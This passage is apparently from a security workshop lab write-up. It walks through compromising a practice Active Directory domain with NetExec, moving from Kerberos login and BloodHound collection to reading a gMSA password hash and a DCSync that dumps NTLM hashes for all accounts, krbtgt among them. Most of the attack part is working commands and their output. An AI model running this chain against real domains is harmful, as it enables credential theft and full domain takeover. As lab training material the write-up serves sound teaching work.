
The above error means that the user cannot authenticate using the **NTLM** protocol, but only via **Kerberos** (this often happens when users are in the **Protected Users** group). To overcome this problem, you can use the **-k** option on **NetExec** to authenticate using **Kerberos**, and it works :

```
[Jul 07, 2024 - 13:01:53 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.5  -u alambix -p 'gaulois-x-toujours'  -k
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.5        445    village          [+]
armorique.local\alambix:gaulois-x-toujours
```

We've managed to get another account, but digging around on the **SMB** side we don't have any very interesting privilege, so I'm going to do some information gathering using **--bloodhound** to see what rights the various accounts I've compromised have :

```
[Jul 07, 2024 - 13:06:49 (CEST)] exegol-netexec (netexec) /workspace # nxc ldap
10.0.0.5  -u alambix -p 'gaulois-x-toujours'  -k --bloodhound --dns-server
10.0.0.5 -c All
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
LDAP        10.0.0.5        389    village          [+]
armorique.local\alambix:gaulois-x-toujours
LDAP        10.0.0.5        389    village          Resolved collection methods:
session, dcom, localadmin, objectprops, group, psremote, container, rdp, acl,
trusts
LDAP        10.0.0.5        389    village          Using kerberos auth without
ccache, getting TGT
LDAP        10.0.0.5        389    village          Done in 00M 13S
LDAP        10.0.0.5        389    village          Compressing output into
/root/.nxc/logs/village_10.0.0.5_2024-07-07_130704_bloodhound.zip
```


When we open **Bloodhound**, we see that the user **alambix** has **ReadGMSAPassword** permission on the user **gMSA-obelix$**, which means he can read the **gMSA** (Group Managed Service Account) password of the **gMSA-obelix$** account :



To read the password of the **gMSA** account, use the **--gmsa** option :

```
[Jul 07, 2024 - 13:02:09 (CEST)] exegol-netexec (netexec) /workspace # nxc ldap
10.0.0.5  -u alambix -p 'gaulois-x-toujours'  -k --gmsa
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
LDAPS       10.0.0.5        636    village          [+]
armorique.local\alambix:gaulois-x-toujours
LDAPS       10.0.0.5        636    village          [*] Getting GMSA Passwords
LDAPS       10.0.0.5        636    village          Account: gMSA-obelix$
NTLM: 99bc5b63d68cb72b910bd754af32a236
```

After compromising the **gMSA-obelix$** account, we see that it has **GetChangesAll** permissions, meaning it can perform a **DCSync** of the **armorique.local** domain, which means it has been compromised :



For **DCSync**, just use the **--ntds** option :

```
[Jul 07, 2024 - 13:08:44 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.5 -u 'gMSA-obelix$' -H 99bc5b63d68cb72b910bd754af32a236 --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --
user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.5        445    village          [+] armorique.local\gMSA-
obelix$:99bc5b63d68cb72b910bd754af32a236
SMB         10.0.0.5        445    village          [-] RemoteOperations failed:
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.0.0.5        445    village          [+] Dumping the NTDS, this
could take a while so go grab a redbull...
SMB         10.0.0.5        445    village
asterix:500:aad3b435b51404eeaad3b435b51404ee:34ff8291f0ee1c444ddfa09dccb6dcc3:::
SMB         10.0.0.5        445    village
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.0.5        445    village
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8404390a76db3dfe72f51cfb9b24949e:::
SMB         10.0.0.5        445    village
armorique.local\obelix:1104:aad3b435b51404eeaad3b435b51404ee:5ee69547337b59e461c33
478c2fb822f:::
SMB         10.0.0.5        445    village
armorique.local\panoramix:1105:aad3b435b51404eeaad3b435b51404ee:1afd9ae049ebfb8233
46f28c4c76f668:::
SMB         10.0.0.5        445    village
armorique.local\abraracourcix:1106:aad3b435b51404eeaad3b435b51404ee:2df165939f8399
894d6c49167984fea1:::
SMB         10.0.0.5        445    village
armorique.local\assurancetourix:1107:aad3b435b51404eeaad3b435b51404ee:72a70989fd7e
d81b6e8511c9263ffafb:::
SMB         10.0.0.5        445    village
armorique.local\bonemine:1108:aad3b435b51404eeaad3b435b51404ee:2453dfca5482957ee68
37cc2dc018940:::
SMB         10.0.0.5        445    village
armorique.local\ordralfabetix:1109:aad3b435b51404eeaad3b435b51404ee:6eed58b313ef99
aaf10e7cf96896a1cd:::
SMB         10.0.0.5        445    village
armorique.local\cetautomatix:1110:aad3b435b51404eeaad3b435b51404ee:77168a887c2accd
bbd6c016e13acf734:::
SMB         10.0.0.5        445    village
armorique.local\idefix:1111:aad3b435b51404eeaad3b435b51404ee:57551dfb82ceabde974d9
2e4d8cd25c0:::
SMB         10.0.0.5        445    village
armorique.local\agecanonix:1112:aad3b435b51404eeaad3b435b51404ee:31aed57e4cb0b1716
25ebe27122e08f5:::
SMB         10.0.0.5        445    village
armorique.local\vercingetorix:1113:aad3b435b51404eeaad3b435b51404ee:7385b450f5672c
d341bd4ed4c7f09082:::
SMB         10.0.0.5        445    village
armorique.local\goudurix:1114:aad3b435b51404eeaad3b435b51404ee:a4033bbc3438da66d2e
8f783b6ed8c40:::
SMB         10.0.0.5        445    village
armorique.local\jolitorax:1115:aad3b435b51404eeaad3b435b51404ee:464bc57c90bf3eec47
e3a746e75ad325:::
SMB         10.0.0.5        445    village
```

```
armorique.local\pepe:1116:aad3b435b51404eeaad3b435b51404ee:746085b45d219204784e4a6
d0e99b6be:::
SMB         10.0.0.5        445    village
armorique.local\cicatrix:1117:aad3b435b51404eeaad3b435b51404ee:ba87f0edd27927f3f4a
a074eb2e2d93c:::
SMB         10.0.0.5        445    village
armorique.local\falbala:1118:aad3b435b51404eeaad3b435b51404ee:11fe8020724a297649d3
7fe4188e2237:::
SMB         10.0.0.5        445    village
armorique.local\tragicomix:1119:aad3b435b51404eeaad3b435b51404ee:cf3a743ba86f71d56
0bd37479d24e2af:::
SMB         10.0.0.5        445    village
armorique.local\diagnostix:1120:aad3b435b51404eeaad3b435b51404ee:462a2e47440eb22c6
01dd5e12eb8cca5:::
SMB         10.0.0.5        445    village
armorique.local\antibiotix:1121:aad3b435b51404eeaad3b435b51404ee:cc08e9980caff3950
21c88f27e0ba020:::
SMB         10.0.0.5        445    village
armorique.local\ordalfabétix:1122:aad3b435b51404eeaad3b435b51404ee:ccdef01e6072f4f
688a44c3b02d120d6:::
SMB         10.0.0.5        445    village
armorique.local\prolix:1123:aad3b435b51404eeaad3b435b51404ee:808022bae08938c2a345f
3dec9d38277:::
SMB         10.0.0.5        445    village
armorique.local\informatix:1124:aad3b435b51404eeaad3b435b51404ee:4e12f6cecfdf32e40
793310070282298:::
SMB         10.0.0.5        445    village
armorique.local\alambix:1125:aad3b435b51404eeaad3b435b51404ee:14954b5f7f824d45c5ce
4a68e7a4eb3c:::
SMB         10.0.0.5        445    village
armorique.local\porquépix:1126:aad3b435b51404eeaad3b435b51404ee:64fb2fd7590866f140
85e41040e1b10a:::
SMB         10.0.0.5        445    village
armorique.local\beaufix:1127:aad3b435b51404eeaad3b435b51404ee:e532db6f49ae5723885e
9a20ae621dda:::
SMB         10.0.0.5        445    village
village$:1000:aad3b435b51404eeaad3b435b51404ee:c0847f8420661594a2a824f60d78dc19:::
SMB         10.0.0.5        445    village          gMSA-
obelix$:1103:aad3b435b51404eeaad3b435b51404ee:99bc5b63d68cb72b910bd754af32a236:::
```

Thanks to mpgn for setting up the lab and Wil for helping to run the workshop.
Also congratulations to Maël for his first place.
See you next year for a new edition.

Ressources :